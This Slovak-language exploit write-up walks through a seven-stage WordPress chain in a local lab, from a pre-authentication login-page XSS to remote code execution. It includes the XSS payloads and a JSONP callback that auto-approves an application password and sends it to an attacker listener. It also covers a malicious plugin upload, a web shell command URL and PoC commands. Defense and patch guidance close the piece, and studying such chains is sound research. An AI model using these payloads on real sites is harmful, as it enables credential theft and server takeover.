Iba autorizované testovanie.
Všetko nižšie bolo spustené proti lokálnemu laboratóriu (WordPress 7.0.2 na localhos). Nepoužívajte tieto techniky proti systémom, ktoré nevlastníte alebo na testovanie ktorých nemáte výslovné povolenie.
Výkonné zhrnutie
XSS2Shell nie je jediná chyba — ide o sedemstupňový exploitový reťazec, ktorý začína jedným znakom (< nasledovaným medzerou) obchádzajúcim dva rôzne HTML parsery na prihlasovacej stránke WordPressu a končí vykonávaním PHP na serveri ako www-data.
Čo ho robí nebezpečným:
- Prvá fáza nevyžaduje žiadne overenie — ktokoľvek môže spustiť JavaScript na
wp-login.php. - Nachádza sa v jadre WordPressu — nie v plugine; prakticky každá podporovaná inštalácia od roku 2016 je ovplyvnená.
- Využíva vlastný kód WordPressu —
user-profile.js, REST JSONP, Heslá aplikácií, nahrávanie pluginov — ako gadgety. - Plné RCE je preukázané a uznané WordPressom — hoci vyžaduje, aby prihlásený administrátor klikol na jeden odkaz.
Tento článok prechádza každou fázou so snímkami obrazovky z nášho lokálneho laboratória.
Laboratórne prostredie
git clone <this-repo> cd xss2shell make up # WordPress 7.0.2 na http://localhost:9080| Component | URL | Credentials |
|---|---|---|
| Vulnerable WordPress | http://localhost:9080 | admin / admin123! |
| Patched comparison | http://localhost:9081 | (optional) |
| Attacker listener | http://127.0.0.1:9090 | started by PoC script |
Každá stránka WordPress vystavuje /wp-login.php. Táto stránka je vstupným bodom celého reťazca.
Fáza 0: Diferenciál analyzátora (koreňová príčina)
Keď sa prihlásenie nepodarí, WordPress zobrazí zadané používateľské meno v chybovej správe. Používateľské meno prechádza cez dva sanitizátory, ktoré sa nezhodujú v tom, čo je „značka":
| Layer | Function | Sees < area as… |
|---|---|---|
| PHP | strip_tags() | Plain text (space after < = not a tag) |
| WordPress KSES | wp_kses_post() | Valid <area> HTML element |
Payload používa medzeru za<:
< area id=demo-marker>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">XNa zraniteľnom WordPress 7.0.2 toto prežije sanitáciu a stane sa živým DOM:
./scripts/demo-parser-diff.sh http://localhost:9080
Na opravenom WordPress 7.0.4 je rovnaký payload v chybovej správe HTML-escapovaný — žiadne živé elementy.
Táto chyba existuje od WordPressu 4.7 (2016) a počas rokov bezpečnostných auditov zostala nepovšimnutá.
Fáza 1: XSS pred autentifikáciou (bez prihlásenia)
Vložené DOM uzly zodpovedajú selektorom, ktoré hľadá vlastný skript WordPress user-profile.js na prihlasovacej stránke (načítaný pre tok resetovania hesla):
.reset-pass-submit .wp-generate-pwje automaticky kliknutý pri načítaní stránky- Kliknutie sa šíri na delegovaný handler
#color-picker - Kontrola stráže
user_id === checkuser_idprejde, pretože oba súundefined - jQuery odošle POST na
ajaxurl— aleajaxurlna prihlasovacej stránke neexistuje…
Pokiaľ ho neprepíšeme:
<area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>Element <area id=ajaxurl> sa stane window.ajaxurl. jQuery volá .toString() → vráti href. WordPress REST vráti JSONP → jQuery globalEval() → alert()sa spustí na WordPress origin.

Odošlite formulár (alebo otvorte demo/stage1-preauth-xss.html a kliknite na Run Stage 1):
Dopad len v tejto fáze: phishing prihlasovacích údajov na skutočnej doméne, session riding, volania API v rámci rovnakého originu — bez akejkoľvek autentifikácie.
Fáza 2: Sociálne inžinierstvo — kliknutie správcu
Fázy 2–7 vyžadujú, aby prihlásený administrátor otvoril stránku kontrolovanú útočníkom. Toto je prekážka, ktorá udržuje CVSS pod hodnotou 10 — no pri cielených útokoch je to realistický scenár.
Správca môže dostať: "Vaša relácia vypršala — kliknite sem na opätovné overenie."

Po kliknutí stránka útočníka:
- Otvorí detské vyskakovacie okno (
about:blank) - Presmeruje hlavné okno na autorizačnú stránku Application Password vo WordPress
- Zapíše XSS formulár do detského vyskakovacieho okna a automaticky ho odošle do
wp-login.php
Fáza 3: Vykonanie metódy rovnakého pôvodu (SOME) — automatické schválenie
XSS payload detského okna zmení spätné volanie JSONP z alert na:
window.opener.approve.clickWordPress REST zabalí odpoveď:
/**/window.opener.approve.click({...})Behové prostredie rozlíši window.opener (nadradené okno) → .approve (tlačidlo #approve) → .click(). Tlačidlo Schváliť pre heslo aplikácie je stlačené automaticky — bez akejkoľvek interakcie používateľa na danej stránke.

Všimnite si URL spätného volania na stránke: prihlasovacie údaje budú odoslané na http://127.0.0.1:9090/callback?...&password=[------].
Fáza 4: Zachytenie hesla aplikácie
WordPress vytvorí nové heslo aplikácie a presmeruje na success_url útočníka s prihlasovacími údajmi v reťazci dopytu:
http://127.0.0.1:9090/callback ?site_url=http://localhost:9080 &user_login=admin &password=XXXX XXXX XXXX XXXX XXXX XXXXÚtočník teraz má HTTP Basic auth prihlasovacie údaje pre WordPress REST API — zo samotnej relácie administrátora, bez toho, aby administrátor čokoľvek zadal po počiatočnom kliknutí na odkaz.
Fáza 5: Publikovanie stránky pod kontrolou útočníka
Pomocou odcudzeného hesla aplikácie útočník odošle POST na /wp-json/wp/v2/pages a publikuje stránku s vloženým JavaScriptom. Administrátori majú oprávnenie unfiltered_html — značky script prežijú.
Fáza 6: Nahranie pluginu cez administrátorskú reláciu
JavaScript útočníka (spustený v prehliadači administrátora na publikovanej stránke):
- Načíta
/wp-admin/plugin-install.php?tab=uploadpre upload nonce - Odošle POST so škodlivým ZIP súborom na
/wp-admin/update.php?action=upload-plugin - WordPress ho rozbalí do
wp-content/plugins/xss2shell/
Doplnok nemusí byť aktivovaný. PHP súbory v adresári doplnku sú priamo prístupné cez web.
Fáza 7: Vzdialené vykonanie kódu

GET /wp-content/plugins/xss2shell/shell.php?cmd=whoamiOdpoveď:
{ "rce": true, "user": "www-data", "output": "www-data\n" }
Útočník teraz spúšťa ľubovoľné príkazy ako používateľ webového servera — číta wp-config.php (prihlasovacie údaje k databáze), vypisuje databázu, pohybuje sa laterálne.
Úplný výstup terminálu PoC:
Celý reťazec na prvý pohľad
sequenceDiagram participant A as Útočníkov server participant V as Prehliadač obete participant W as WordPress 7.0.2 Note over V,W: Administrátor je prihlásený V->>A: Otvorí phishingový odkaz (1 klik) A->>V: HTML útočníka + detské vyskakovacie okno V->>W: Hlavné okno → authorize-application.php V->>W: Detské okno odošle XSS payload na wp-login.php W->>V: JSONP vykoná window.opener.approve.click Note over V,W: Tlačidlo schválenia kliknuté automaticky W->>A: Presmerovanie s heslom aplikácie A->>W: REST API publikuje stránku (Basic auth) V->>W: Administrátor navštívi stránku → nahrá ZIP doplnku V->>W: GET shell.php?cmd=whoami W-->>A: www-dataAké nebezpečné to naozaj je?
Čo je zaručené (vysoká dôvera)
| Property | Value |
|---|---|
| Authentication for XSS | None |
| Affected installs | All WordPress 4.7+ before patch |
| Default-config exploitability | Stage 1 works out of the box |
| User interaction for XSS | Victim visits attacker URL |
Čo vyžaduje dodatočné podmienky (cesta RCE)
| Condition | Notes |
|---|---|
| Logged-in administrator | Must have active WP session |
| Social engineering | Admin must click attacker link |
| Application Passwords enabled | Default since WP 5.6; needs HTTPS or local env |
| Popup not blocked | Browser must allow window.open from user gesture |
Kalibrácia závažnosti
| Metric | Value | Interpretation |
|---|---|---|
| CVSS 4.0 | 8.9 High | Full chain impact scored; not Critical because of UI:A |
| CVSS 3.1 | 6.1 Medium | Older scoring undervalues chained impact |
| EPSS | ~0.77% | Low predicted mass exploitation (Aug 2026) |
| CISA KEV | Not listed | No confirmed in-the-wild mass exploitation yet |
| Public PoCs | Multiple on GitHub | Exploitation window may shrink |
Záver: Toto nie je červiviteľné zero-click RCE ako Log4Shell. Je to hlboko technická zraniteľnosť na úrovni jadra, ktorá postihuje ~43 % webu, kde:
- Fáza 1 samotná je závažný pred-autentifikačný XSS útok na prihlasovacej stránke
- Celý reťazec premení jedno kliknutie administrátora na kompromitáciu servera
- Základná príčina (rozdiel v parseroch) sa vzťahuje na akúkoľvek kódovú základňu využívajúcu viacero HTML parserov
Vlastné bezpečnostné upozornenie WordPressu uvádza, že RCE vyžaduje „podmienky mimo kontroly útočníka“ a „úspešné sociálne inžinierstvo.“ To je pravda — predvedený reťazec však tieto podmienky umožňuje splniť jediným odkazom.
Reprodukovať celý reťazec lokálne
# 1. Spustite laboratórne nastavenie # 2. Povoľte aplikačné heslá cez HTTP (iba pre laboratórium) docker exec xss2shell-wordpress-1 bash -c \ "grep -q WP_ENVIRONMENT_TYPE /var/www/html/wp-config.php || \ sed -i \"/That's all, stop editing/i define( 'WP_ENVIRONMENT_TYPE', 'local' );\" /var/www/html/wp-config.php" # 3. Spustite poslucháč PoC python3 xss2shell_poc.py -t http://localhost:9080 --lhost 127.0.0.1 --lport 9090 -c "whoami" --keep # 4. V prehliadači: # a. Prihláste sa ako administrátor na http://localhost:9080/wp-login.php # b. Otvorte http://127.0.0.1:9091/phishing-sim.html # c. Kliknite na "Open attacker page" (povoľte vyskakovacie okná) # d. Počkajte na výstup terminálu zobrazujúci shell + whoamiObrana
| Priority | Action |
|---|---|
| Immediate | Update to WordPress 7.0.3 or your branch's patched release (full list) |
| Verify | ./scripts/demo-parser-diff.sh should show no injected <area> elements |
| Harden | Disable Application Passwords if unused; restrict plugin uploads; enforce 2FA for admins |
| Monitor | Watch for failed-login usernames containing < area patterns |
| WAF | Block < area / < div patterns on wp-login.php POST bodies |
Oprava pridáva esc_html() k používateľskému menu v ceste chyby prihlásenia — čím sa zabezpečuje, že reťazec je spracovaný ako text, nie znovu parsovaný ako HTML.
Prečo je to dôležité pre bezpečnostný výskum
Každý odkaz v reťazci je samostatne nudný:
- Rozdiel parsera → nízka závažnosť, poriadkový problém
- Načítaný nesprávny skript na prihlasovacej stránke → nízka
- JSONP callback overený regexom → stredná
- Heslo aplikácie v URL presmerovaní → stredná
- Adresár pluginu vykonáva PHP bez aktivácie → známy dizajn
Zostavené dohromady: CVSS 8.9 a shell.
Ponaučenie: pri hodnotení XSS nálezov sa pýtajte "čo je už načítané na tejto stránke a čo urobí, ak mu odovzdám správne DOM uzly?" Závažnosť je vlastnosťou reťazca, nie jednotlivej chyby.